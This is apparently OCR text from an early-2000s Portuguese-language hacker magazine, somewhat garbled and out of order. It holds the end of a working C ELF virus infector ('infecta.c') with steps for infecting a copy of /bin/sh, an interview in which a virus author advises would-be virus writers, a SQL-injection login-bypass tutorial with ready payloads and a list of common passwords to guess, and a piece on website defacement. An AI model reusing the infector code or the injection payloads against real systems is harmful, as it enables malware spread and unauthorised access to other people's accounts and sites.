phdrSegmentoPrograma[ _CODE_SEGMENT ].p_memsz
)
{
/* Faz o cálculo do fim do Code Segment */
uFimDoCodeSegmentNoArquivo =
phdrSegmentoPrograma[ _CODE_SEGMENT ].p_offset +
phdrSegmentoPrograma[ _CODE_SEGMENT ].p_filesz;

uFimDoCodeSegmentAlinhadoNoArquivo =
Alinhamento( uFimDoCodeSegmentNoArquivo );

/* Faz o cálculo do Entry Point */
        uEntryPointOriginalNaMemoria =
unionELF.ehdrCabecalhoELF->e_entry;

unionELF.ehdrCabecalhoELF->e_entry =
Alinhamento( phdrSegmentoPrograma[ _CODE_SEGMENT
].p_vaddr +
phdrSegmentoPrograma[ _CODE_SEGMENT ].p_filesz );

/* Verifica distância entre os segmentos Code e Data na
memória */
if ( (size_t)
( phdrSegmentoPrograma[ _DATA_SEGMENT ].p_vaddr -
phdrSegmentoPrograma[ _CODE_SEGMENT ].p_vaddr -
phdrSegmentoPrograma[ _CODE_SEGMENT ].p_memsz - 1 )
>=
_TAMANHO_INFECCAO )
{
    /* Acrescenta o tamanho da infecção */
phdrSegmentoPrograma[ _CODE_SEGMENT ].p_filesz +=
_TAMANHO_INFECCAO;

phdrSegmentoPrograma[ _CODE_SEGMENT ].p_memsz +=
_TAMANHO_INFECCAO;

for ( uLoop = unionELF.ehdrCabecalhoELF->e_phnum;
uLoop > 0;
uLoop —, phdrSegmentoPrograma ++ )
{
if ( phdrSegmentoPrograma->p_offset >
uFimDoCodeSegmentNoArquivo )
{
      phdrSegmentoPrograma->p_offset +=
_TAMANHO_INFECCAO;
}
}

shdrCabecalhoSecao =
(Elf32_Shdr *) ( unionELF.ucByte +
unionELF.ehdrCabecalhoELF->e_shoff );

for ( uLoop = unionELF.ehdrCabecalhoELF->e_shnum;
uLoop > 0;
uLoop —, shdrCabecalhoSecao ++ )
{
```

```
/* Move todas as seções seguintes */
/* conforme o tamanho da infecção */
if ( shdrCabecalhoSecao->sh_offset >
 uFimDoCodeSegmentNoArquivo )
{
shdrCabecalhoSecao->sh_offset += _TAMANHO_INFECCAO;
}
/* Aumenta o tamanho da última seção de Code Segment */
/* geralmente .RODATA */
else if ( shdrCabecalhoSecao->sh_offset +
shdrCabecalhoSecao->sh_size ==
 uFimDoCodeSegmentNoArquivo )
{
shdrCabecalhoSecao->sh_size += _TAMANHO_INFECCAO;
}
}

        unionELF.ehdrCabecalhoELF->e_shoff        +=
_TAMANHO_INFECCAO;

/* Grava a primeira parte do destino */
        write(        fDestino,        unionELF.ucByte,
uFimDoCodeSegmentNoArquivo );


/* Grava o primeiro byte, na verdade, um "PUSH" */
 lseek( fDestino, uFimDoCodeSegmentAlinhadoNoArquivo,
SEEK_SET );
write( fDestino, ucInfeccao, 1 );


/* Grava o Entry Point original, este será o */
/* endereço de retorno */
write( fDestino,
&uEntryPointOriginalNaMemoria,
sizeof( uEntryPointOriginalNaMemoria ) );


/* Grava o restante do código da infecção */
/* +5/-5 bytes equivale ao "PUSH DWORD 0" */
write( fDestino, ucInfeccao + 5, sizeof( ucInfeccao ) - 5 );

/* Resto do código destino */
lseek( fDestino,
uFimDoCodeSegmentNoArquivo + _TAMANHO_INFECCAO,
SEEK_SET );

write( fDestino,
unionELF.ucByte + uFimDoCodeSegmentNoArquivo,
 uTamanhoArquivo - uFimDoCodeSegmentNoArquivo );

/* Se chegou até aqui, é porque a infecção foi correta */
 iInfeccaoOK = 1;
}
}
}
}

/* Infectou corretamente? */
if ( iInfeccaoOK )
printf( " OK\n" );
else
printf( " Erro\n" );

/* Fechar mapeamento de arquivo */
if ( unionELF.hHandle != 0 )
munmap( unionELF.hHandle, uTamanhoArquivo );

/* Fecha handles */
close( fOrigem );
close( fDestino );

/* Retorno */
return 0;
}
```

———————— FIM DO CÓDIGO DO INFECTA.C ————————

Exemplo de uso:

Copie um arquivo ELF qualquer, como por exemplo, o "/bin/sh"...

Vamos usá-lo como exemplo:

```
cd /users/virus
cp /bin/sh .
./infecta ./sh
```

Com isso, será gerado o arquivo "sh_com_virus"...

Quando ele for executado, antes de sua execução, será apresentado "Marcos", ou seja, o arquivo foi infectado. Foi disparado nosso arquivo BIN, que está dentro do arquivo ELF, e logo em seguida foi executado o programa normalmente, exatamente o que faz um vírus.

Marcos Velasco
Analista de Segurança de Dados e
Especialista em vírus



Entrevista com

Bruno Cesar
bruno@digerati.com.br

Elaboramos uma entrevista exclusiva com um dos maiores programadores na área de vírus, worms e trojans. Essa entrevista foca o outro lado de um vírus, o lado do seu criador. O que ele sabe? O que pensa? Qual é seu conhecimento na hora de programar um vírus que poderá infectar milhares de computadores pelo mundo e causar prejuízos devastadores?

Senna Spy

Senna Spy, 30 anos de idade, 21 deles dedicados à área de informática, 14 dedicados aos vírus. Já ganhou diversos prêmios de programação, inclusive no exterior. Especializado em segurança eletrônica de dados, programador profissional (em diversos ambientes e linguagens), administra sistemas Unix e tem um profundo conhecimento de "Windows Internals".

Alguns de seus programas são reconhecidos mundialmente em várias áreas, como trojans, vírus, worms, joiners, geradores de vírus e worms. Ficou muito conhecido e famoso depois de montar o primeiro criador de trojans do mundo, *Senna Spy Trojan Generator*.

Os trojans gerados pelo Trojan Generator foram os primeiros a fazer notificações de disponibilidade de invasão ao usuário, ou seja, enviavam mensagem ao invasor de que a máquina estava disponível para invasão e que o arquivo servidor foi executado com sucesso pela vítima. Foi também o primeiro trojan a enviar informações para o pager do ICQ e o primeiro trojan a fazer remoção automática de



criador de VÍRUS

programas de segurança, como firewalls e antivírus.

Senna Spy foi responsável também por criar o primeiro gerador de worms do mundo, o *Senna Spy Worm Generator*, capaz de gerar o código-fonte de um worm que se espalha via e-mail.

Acompanhe nossa entrevista com Senna Spy, em que ele fala sobre o que mais entende: tecnologia e segurança.

Qual é a linguagem de programação convencional e apropriada para se desenvolver um vírus ou um worm?

Devemos deixar claro que vírus e worms são coisas diferentes. Vírus, como o próprio nome diz, faz com que um programa seja infectado, e que o mesmo infecte outro computador, e assim por diante... Um worm não tem como principal função infectar, mas sim se espalhar, seja por e-mail seja por rede.

A principal linguagem de programação para desenvolver vírus é o Assembly, pois permite criar vírus extremamente pequenos e rápidos... Quanto aos worms, o que é mais utilizado é o Visual Basic Script, pois é de fácil desenvolvimento, não exige compiladores e permite acessar a parte interna do sistema de maneira bem fácil, como o registry e o catálogo de endereços do Outlook, por exemplo.

Por que, com o passar dos anos, os vírus vão se tornando cada vez mais maliciosos e destrutivos?

Eu não diria destrutivos, pois já faz muito tempo que vírus podem formatar HDs, eliminar arquivos e coisas do gênero. No entanto, a cada dia, novas técnicas de infecções são criadas,

novos tipos de arquivos podem ser infectados, e, na maioria das vezes, os próprios criadores (como eu :-)) não gostam de criar vírus destrutivos, pois dessa forma eles perdem um pouco da sua finalidade, que é de se espalhar e infectar.

Diria até que os vírus são os grandes responsáveis pelo crescimento na técnica de desenvolvimento de software. Muitos recursos utilizados por vírus/trojans são, logo em seguida, usados por muitos outros softwares, como por exemplo, se esconder do Ctrl-Alt-Del na lista de tarefas (tasklist). Depois que foi liberada essa informação, diversos programas de segurança usaram o mesmo recurso para também se "esconder"...

Dizem as más línguas que empresas desenvolvedoras de antivírus também têm uma participação no desenvolvimento de novos vírus. Você acha que isso é verdade? Uma empresa de antivírus seria capaz de desenvolver um vírus para, de uma certa maneira, conseguir mais lucro na venda de seu produto?

Acredito nisso sim, e tenho um exemplo para citar. Há alguns anos, surgiu um vírus para MS-DOS, chamado Joshua. Depois de obter o exemplar, foi constatada internamente uma string "PNCI".

Esta string, a meu ver, tinha as iniciais de "Peter Norton Computing Inc.", podendo ser encontrada, inclusive, nos próprios utilitários do Norton, chamado na época de "Norton Utilities". E, para aumentar ainda mais as suspeitas, um dos programadores do Norton tinha o sobrenome "Joshi"... Estranho, né? Foi coincidência ou os criadores do vírus fizeram de propósito? Agora, quero citar que os maiores interessados em novos vírus e os que mais ganham com isso são as próprias empresas de antivírus.



Senna Spy criou o primeiro gerador de worms do mundo, além de geradores de trojan, como o acima

Boatos apontam sobre novos projetos de vírus indetectáveis – que não podem ser detectados pelo antivírus –, pois se utilizam de ações do próprio Windows, como os comandos Del e Deltree para atuar. Você acha isso possível? Você conhece esse projeto ou algum parecido que esteja sendo desenvolvido?

Já faz muito tempo que essa conversa existe. Veja como exemplo os vírus polimórficos ou mutantes: eles têm capacidade de modificar grande parte de seu conteúdo a cada infecção, usando, muitas vezes, algoritmos de criptografia para criar uma própria cópia diferenciada. Quanto a eles serem completamente indetectáveis, não diria ser possível, mas diria ser de difícil detecção. Isto é possível e muito utilizado.

Na hora de criar um vírus, qual ponto de vista que o programador mais leva em conta? Sua dificuldade de detecção? A forma como o vírus se prolifera?

Antes de tudo, devemos saber qual o tipo de infecção que pretendemos criar. Vamos contaminar arquivos EXE, via setor de boot ou somente um grupo de arquivos dependendo do dia, hora, etc.? Levamos diversos itens em conta: o vírus poderá funcionar em Windows 9x ou em NT/2000 também?

Após estes tipos de definições, partiremos para a própria funcionalidade do vírus, como por exemplo, se ele vai infectar somente arquivos locais, redes, etc.

Você acha que as empresas de antivírus estão preparadas para enfrentar novas tecnologias viróticas que possam vir a aparecer?

Sim, mas isso será uma constante luta tipo cão e gato, ou seja, as empresas de antivírus criarão tecnologia para barrar uma grande quantidade de vírus, e os criadores de vírus vão criar novos vírus para burlar os sistemas de segurança. Isto é uma briga que não acabará nunca.

Muitos fazem essa pergunta e poucos conseguem responder. Para você, qual é o melhor antivírus que existe atualmente no mercado? E por quê?

Há pouco tempo, saiu uma enquete entre os próprios criadores de vírus, e o resultado foi que o antivírus KAV (muito conhecido como AVP) é o melhor antivírus. A minha opinião é esta, porque o AVP, além de ter atualizações diárias, é bem leve se comparado com todos os outros existentes, e ainda por cima permite detectar de forma genérica muitos vírus/

trojans/worms. Inclusive, quando criamos novos vírus, fazemos um teste com o AVP antes para ver se ele detectará. :-)

O AVP, para mim, é o melhor em detecção de vírus. Agora, quanto à remoção de vírus, fico com o F-Secure.

Hoje, vírus para plataforma Linux são poucos difundidos. Você já desenvolveu ou está desenvolvendo algum projeto para esta plataforma ou para sistemas Unix?

Conforme os sistemas começam a ser difundidos, eles estarão mais disponíveis para vírus. E isto está começando a acontecer com o Linux. Eu, particularmente, antes não pensava em criar vírus para Linux. Mas, hoje em dia, isto é uma realidade, e, em breve, pretendo liberar alguns. :-)

O que pensa um criador de vírus quando está codificando seu vírus? Você deseja fama? Ou é por pura diversão?

Particularmente, NÃO desejo fama, mas vejo os vírus como os mais belos programas existentes. Quando os vejo funcionando, fico todo sorridente, pois são difíceis de desenvolver e exigem muito dos programadores. Com eles, aprendo cada vez mais a cada dia. Esta é minha finalidade: aprender cada vez mais.

"Conforme são lançados novos sistemas e novas linguagens, novos vírus aparecem"

Quando você desenvolve um vírus, onde você o testa? Em sua própria máquina?

Sim, em minha própria máquina. É claro que tomo todas as devidas precauções. Um exemplo: quando desenvolvo um vírus que infecta arquivos executáveis, em minha máquina coloco instruções para que infecte somente um determinado arquivo, e o restante estará a salvo sem problemas. :-)

Por que aumentou o número de novos worms? Desenvolver um worm pode ser mais fácil que desenvolver um vírus?

Worms são muito mais fáceis de serem desenvolvidos do que vírus. Para se ter uma idéia, existem diversos geradores de worms espalhados na Internet, e, inclusive, eu fui o criador do primeiro gerador de worms para Internet do mundo! O programa chama-se "*Senna Spy Internet Worm Generator*", e na sua versão 2.0, liberei o código-fonte em C++. Ele permite gerar o código-fonte de um worm em Visual Basic Script sem o usuário precisar de qualquer conhecimento de programação. Existem geradores de vírus também, mas para se criarem vírus que infectam arquivos, será necessário ter compiladores instalados e um conhecimento mais profundo.

Qual é a sua opinião e o seu conhecimento sobre as novas tecnologias que estão aparecendo sobre vírus para wireless, Xbox e todos os componentes eletrônicos que estejam compartilhados por rede?

Conforme são lançados novos sistemas, novas linguagens, etc., novos vírus aparecerão. Veja o caso do Palm-Pilot: no ano passado foi liberado o primeiro vírus para Palm; depois disso, dezenas já apareceram.

Você já foi contratado por alguma empresa para desenvolver um vírus que possa se espalhar e prejudicar outras empresas, sendo elas concorrentes diretas dessa empresa ou não?


Até hoje, por uma empresa propriamente dita não, mas sempre recebo pedidos de amigos (reais ou virtuais) para criar um vírus/worm/trojan com uma finalidade específica.

Eu, particularmente, não gosto de criar vírus destruidores, mas já criei alguns para amigos.

Qual a dica ou sugestão que você dá para quem está querendo entrar nesse mundo?

Primeiramente, muito cuidado para quem e onde você fala que "sabe criar vírus". As pessoas, em geral, te tratam mal ou são muito desconfiadas quando conhecem alguém que consegue dominar um sistema de forma "anormal". :-)

Outro detalhe é que se você quer ser um criador de vírus, estude muito Assembly e C/C++ e estude bastante sobre o formato interno de arquivos e informações internas e não documentadas de sistemas operacionais, como DOS, Windows e Linux. Depois disso, boa sorte como um "VXers" (criador de vírus). :-)




Password

Livre ACESSO

Como burlar o acesso a sites protegidos com login e senha

Marcelo Gomes
marcelo@totalsecurity.com.br
www.totalsecurity.com.br

Hoje em dia, é uma prática comum os sites pedirem um cadastro do visitante, e criarem-lhe um login, dando acesso a áreas restritas e especiais. Na maioria das vezes, esse cadastro é gratuito, com a intenção apenas de fidelizar o usuário e, claro, ter mais um e-mail para uma possível divulgação.

Em sites onde o cadastro é pago, aí a coisa muda de figura. O site imagina estar vendendo alguma informação ao visitante e, por isso, pode pedir alguns dados sigilosos do usuário. Supostamente estas informações serão guardadas seguramente num banco de dados.

O que venho apresentar jogará seu login no vento e fará o site arder no mármore do inferno. Mas só vou falar como funciona porque Alá mandou, e estava escrito com o bit sagrado.

Essa técnica geralmente é chamada de SQL Injection, ou seja, injeção de SQL. Funciona em sites que testam a entrada do login em scripts ASP com chamadas internas de SQL.

Vamos à lógica:

O programador, iniciante ou não, pensa em criar uma área restrita para o site, necessitando de um login e senha para os usuários. Então é criada dentro do banco de dados (em SQL ou MDB, sendo este último o mais comum) uma tabela chamada Users, com alguns campos, dentre eles, Usuário, Senha, Nome e Admin. Esses campos informarão exatamente o que o nome diz, ou seja, o login do usuário, a sua respectiva senha, seu nome e um campo flag indicando se é admin do site ou não. Se for admin, geralmente tem acessos a cliques extras, do tipo incluir/editar/deletar alguma informação.

Feito isso, ele cria dentro da sua página um bloco onde pede o login e senha para o usuário ter acesso a estas áreas. Geralmente, o formulário tem apenas os dois campos mesmo, user e senha. Estes dois campos são enviados para um script ASP, que validará ou não o login informado. Se for válido, redireciona-o para a área restrita; senão, o internauta é levado de volta ao login ou, no máximo, é informado de que algum erro foi cometido.

Bonito, não? Teoricamente funciona.

Vamos à prática:

Dentro desse script ASP, o programador colocou algo desse tipo:

```
*****
```

Isso pega o usuário e senha informados no formulário:

```
cUser = trim(request("usuario"))
cSenha = trim(request("senha"))
```

Isso verifica no banco de dados se o usuário e senha conferem (vamos supor que o banco já esteja aberto com o nome de objConn):

```
SQLOpen = "select usuario, senha,
nome, admin from Users where
usuario='" & cUser & "' and senha='" &
cSenha & "'"
objRS.Open SQLOpen, objConn
```

Verifica se achou um usuário com o login e senha informados:

Isso traz todos os usuários da tabela, porém com o ponteiro no primeiro usuário.

Quando fazemos uma tabela de usuários e colocamos no ar, qual o primeiro usuário que incluímos? Nós mesmos, claro. E com nível de administrador. E é exatamente esse que viramos quando usamos essa falha.

Alguns outros casos são quando queremos entrar com o username de uma determinada pessoa. No username, colocamos o nome dela corretamente, e na senha, como não sabemos, usamos essa string que nos foi enviada por Alá. O SQL, muito esperto, entende que é pra retornar o usuário com o nome informado e com uma senha igual a vazio OU verdadeiro. Ou seja, na verdade, ele irá ignorar a senha, e apontará para o registro que o username é igual ao que foi informando no campo do formulário.

Outro ponto é quando não sabemos o nome do usuário, e o site tem muitos cadastros. Então, entramos como qualquer um, e com seus respectivos direitos. No usuário colocamos a string mágica, e na senha chutamos qualquer coisa, por exemplo, 123456 (num site com mais de 200 cadastros, é 99% de certeza que alguém tenha usado essa senha.). Então, o SQL apontará o registro para o primeiro usuário que tenha essa senha no seu cadastro. Outras senhas usadas são: 123123, 123321, 121212, 111222, o próprio nome do site, abc, abcd, abcdef, abc123, 123abc, e coisas fáceis desse tipo.

E no caso do login pedido ser um e-mail, essa string não funcionará, pois talvez exista uma validação no campo do login para atestar que o que foi digitado tem um formato de e-mail (digo talvez, pois já vi sites pedindo e-mail, login, mas que não validavam nada...)

Daí, usamos a string que passa por essas validações (como o campo de e-mail é grande, por não se saber qual o e-mail do usuário, podemos utilizar essa string maior. A string anterior é pequena para caber em qualquer campo de login e senha).
A string que passa pelos e-mails é:

```
eu@eu.com'or'.11'='.11
```

Dessa forma, caso verifiquem se existe @, esta string passará, pois tem uma @ só. Se verificarem se tem alguma coisa antes da @, ela é válida e também passa. Se verificarem de trás pra frente na string, procurando por uma TLD válida (com um ponto na terceira ou quarta casa, de trás pra frente), encontrarão o ponto (.) na terceira casa, que significa uma TLD brasileira (.br) ou de outros países. E se ainda verificarem mais pra trás, por domínios, encontrarão outros 2 pontos, o que torna esse e-mail pertencente a um domínio com subdomínio.

"Ok. Sou dono de um site em ASP, e uso essa forma de verificação. Agora que você já me ferrou e que todo mundo vai me invadir, pode me dizer como conserto isso?"

Claro. É pra isso mesmo que eu estou falando desse erro. Para alertar os sites que estejam com esse problema. Vamos à correção:

O problema todo é que o script só verifica se achou ou não um usuário; não faz um check-up para atestar a veracidade do que foi encontrado. Então, bastaria adicionar o seguinte comando dentro daquele script:

```
*****

Isso pega o usuário e senha informados no formulário:
    cUser = trim(request("usuario"))
    cSenha = trim(request("senha"))

 Isso verifica no banco de dados se o usuário e senha
conferem (vamos supor que o banco já esteja aberto com o
nome de objConn):

    SQLOpen = "select usuario, senha, nome, admin from Users
    where usuario='" & cUser & "' and senha='" & cSenha & "'"
    objRS.Open SQLOpen, objConn

Verifica se achou um usuário com o login e senha informados
    if not objRS.bof then
      if objRS.fields("usuario") = cUsuario and
    objRS.fields("senha") = cSenha then
     response.write "Bem vindo " & objRS.fields("nome") &
     "!"
     else
     response.write "Login inválido."
     end if
    else
     response.write "Login inválido."
    end if

    *****
```

Dessa forma, não há furos de aspas simples ou aspas normais, pois o IF não se confunde com isso. Outra forma seria tratar o caractere das aspas simples dentro dos campos de usuário e senha, não deixando ele estar contido nestes campos. Mas é um pouco mais trabalhoso.

Outra coisa que é bom lembrar é que esse erro não afeta somente a Internet. Sistemas feitos em Delphi e Visual Basic com esse tipo de verificação de usuário também estão vulneráveis a esse erro. Portanto, verifique-os também.

```
if not objRS.bof then
 response.write "Bem vindo " & objRS.fields("nome") & "!"
else
 response.write "Login invalido."
end if

*****
```

Na prática inocente, isso funciona. Funciona muito bem. Se a senha não for a correta, o usuário realmente não entra. Se um usuário foi digitado errado, também não dá acesso.

Mas, na prática hacker, isso funciona melhor ainda, pois permite entrarmos como qualquer usuário do sistema. Até mesmo com status de admin.

Vamos pensar um pouco:

```
"select usuario, senha, nome, admin from Users where
usuario='" & cUser & "' and senha='" & cSenha & "'"
```

Essa é a string do SQL. Em VB e ASP, sabemos que para concatenarmos uma string dentro de outra devemos usar aspas simples, em vez de aspas normais (duplas), pois as aspas normais são para a string mestra e as aspas simples são para a string interna.

Traduzindo a string acima, teríamos:

```
select usuario, senha, nome, admin from Users where
usuario='geek' and senha='s3nh4'
```

Desta forma, trocamos as variáveis cUser e cSenha pelos seus respectivos conteúdos.

Repito, isso funciona muito bem quando usamos de forma inocente. Vale lembrar que de dez sites em ASP que pedem login e senha, oito têm essa forma de consulta, e estão sujeitos a algum tipo de invasão, dependendo do nível de acesso que permitem aos seus usuários.

"Você falou, falou, falou... Mas e daí!? Cadê o erro nisso?"

Ok, vamos ao erro:

Se quando formos digitar um login, tivermos essa string de programação do SQL na cabeça, podemos formar outra facilmente, que injeta um comando de SQL dentro do que o programador já fez.

Ou seja, se eu digitar Mario no username, o SQL ficará:

```
select usuario, senha, nome, admin from Users where
usuario='Mario' and senha='s3nh4'
```

Repare que as aspas simples continuam e fazem realmente parte do comando, que mostra ao SQL que aquele campo deve ser comparado com um dado do tipo string.

Agora, se digitarmos no username Ma'rio (com uma aspa simples no meio), a página dará um erro, pois o comando ficaria desse tipo:

```
select usuario, senha, nome, admin from Users where
usuario='Ma'rio' and senha='s3nh4'
```

Analisando, vemos que quando vamos comparar o campo usuário, abrimos uma aspa simples, colocamos o conteúdo Ma e fechamos a aspa simples. Para o SQL, a comparação terminou aí, o que vem depois deveriam ser comandos. Mas não era. Era a continuação do username, a palavra rio e mais uma aspa simples, que deveria estar fechando a primeira (antes da palavra Ma), mas na realidade está abrindo uma nova string no SQL, e, como não é comparado com nada, o SQL retorna erro de programação.

Então, já que o SQL aguarda ansiosamente por outra aspa simples para fechar aquela primeira, por que nós não aproveitamos e injetamos um comando nele?

Imagine se usarmos a string ' or '1 (isso mesmo: aspa simples + espaço + or + espaço + aspa simples + 1). A string ficaria assim:

```
select usuario, senha, nome, admin from Users where
usuario='' or '1' and senha='s3nh4'
```


Lendo o comando, seria a mesma coisa que falar pro SQL: me retorne o usuário que seja igual a vazio OU 1. Lembrando que 1 em informática é a mesma coisa que True (verdadeiro). Lendo novamente: me retorne o usuário que seja igual a vazio (não existe nenhum) OU verdadeiro (opa... verdadeiro é verdadeiro, então achei). Nisso, a tabela pega todos os usuários, pois todos dão verdadeiro. Não são iguais a vazio, mas o 1 garante que todos são válidos. Agora falta só filtrar a senha.

Se usarmos a mesma string mágica na senha, nós seremos o primeiro usuário da tabela, pois:

```
select usuario, senha, nome, admin from Users where
usuario='' or '1' and senha='' or '1'
```

Me retorne o usuário que seja igual a vazio (nenhum) OU verdadeiro (todos) E que tenha a senha igual a vazio (nenhum) OU verdadeiro (todos).

Defacers



Atualmente, o Brasil é conhecido no mundo como o número um em porcentagem dos ditos hackers pela imprensa nacional e estrangeira. É campeão em números de páginas alteradas pelos sites que contabilizam os ataques efetuados pelos defacers. Nunca o número de páginas alteradas por hackers brasileiros foi tão grande quanto hoje – são milhares de grupos de indivíduos que sentem prazer em perder de duas a três horas procurando sites vulneráveis, visando fazer um deface.

Para quem não sabe o que significa fazer um deface ou ser um defacer, segue abaixo uma explicação simples e básica:

Defacer: usuário de computador, na maioria das vezes, com pouco conhecimento técnico, que tem tempo de sobra. Passa horas do dia na Internet, procurando sites que estejam vulneráveis ao seu exploit (que não foi desenvolvido por ele) para alterar a página principal do servidor bugado.

Deface: a técnica propriamente dita, alterar a página principal do site. Todo site tem uma página principal, do tipo, "Seja bem-vindo ao meu site", etc. O defacer simplesmente altera aquela página principal, incluindo uma página desenvolvida por ele, na maioria das vezes, com palavrões e xingando o administrador do servidor de burro e mais coisas do gênero. Abaixo segue uma seção de perguntas e respostas para melhor entender o que pensa um defacer.

Por que fazer um deface?

Seria pura ignorância do que vos escreve dizer que algum um dia alguma pessoa ou alguém que seja ligado ao mundo "hacker" nunca passou por isso, nunca alterou uma página e teve seus quinze minutos de fama. Eu já fiz isso, por que você que está lendo e se considera um hacker



Hackers ou crianças?

Bruno Cesar
bruno@digerati.com.br

nunca fez? Portanto, mesmo os mais "elite", que se acham os super-hackers e saem por aí xingando os defacers, já fizeram isso pelo menos uma vez, mesmo que neguem.

Na realidade, fazer um deface dá ao praticamente um prazer indescritível. Sim, o ato de alterar uma página dá um prazer imenso. Um prazer que dura entre 10 e 20 minutos, começa na hora que o defacer explora um bug qualquer – sendo o sistema operacional Linux ou Windows, sendo o serviço explorado SSH ou FTP – e faz o upload do documento HTML criado por ele. Após o upload feito com sucesso, vem a parte mais estrondosa: não tem como descrever o que o defacer está pensando nesse momento; a única coisa que sabemos é que ele irá clicar no Atualizar ou Reload do seu navegador, e simplesmente ver por pelo menos 20 minutos – que, às vezes, podem chegar a 1 ou 2 dias – sua arte à mostra para o mundo inteiro. Pode-se dizer que é a mesma sensação que um jogador de futebol sente quando marca um gol.

Qual é o objetivo de um defacer?

Qual será o objetivo de pessoas que alteram uma página na Internet? Se mostrar, se divertir ou dinheiro? Não, a maioria deseja fama, os famosos 15 minutos de fama. Para isso, o objetivo do defacer é chamar a maior atenção possível, pois se o site que foi alterado for um site famoso, eles terão um crédito maior, tanto na imprensa quanto nos sites que contabilizam os mirrors.

Qual é o sistema operacional mais explorado pelos defacers?

O sistema mais explorado por um defacer é o Windows. Nossa! Mas por que o Windows? Porque o Windows é o sistema operacional mais bugado do mundo! Isso todo mundo sabe, o Windows em mãos erradas não é um sistema seguro. Tanto o Linux quanto outros sistemas operacionais também têm diversos bugs, e se não forem bem

administrados, também não serão seguros, mas o problema maior que ocorre com o Windows é que a maioria das vulnerabilidades encontradas é fácil de se explorar: basta o defacer ter um compilador Perl, que ele poderá executar comandos arbitrários em muitos sistemas rodando Windows – ainda mais agora, que já existem ferramentas feitas para rodar em Windows que exploram as vulnerabilidades mais simples, como msad e unicode. Essas ferramentas são capazes de fazer tudo para o defacer, desde executar comandos até fazer upload dos arquivos, pois já vêm com os comandos e strings inclusos em seu código, tornando o ato do deface muito mais fácil. Explorando um bug como o msadc e o unicode pelo navegador, o deface precisaria incluir a string a ser explorada no servidor direto no navegador. Para fazer um upload de um HTML, o defacer gastaria um pouco mais de neurônios.

As empresas e os defacers

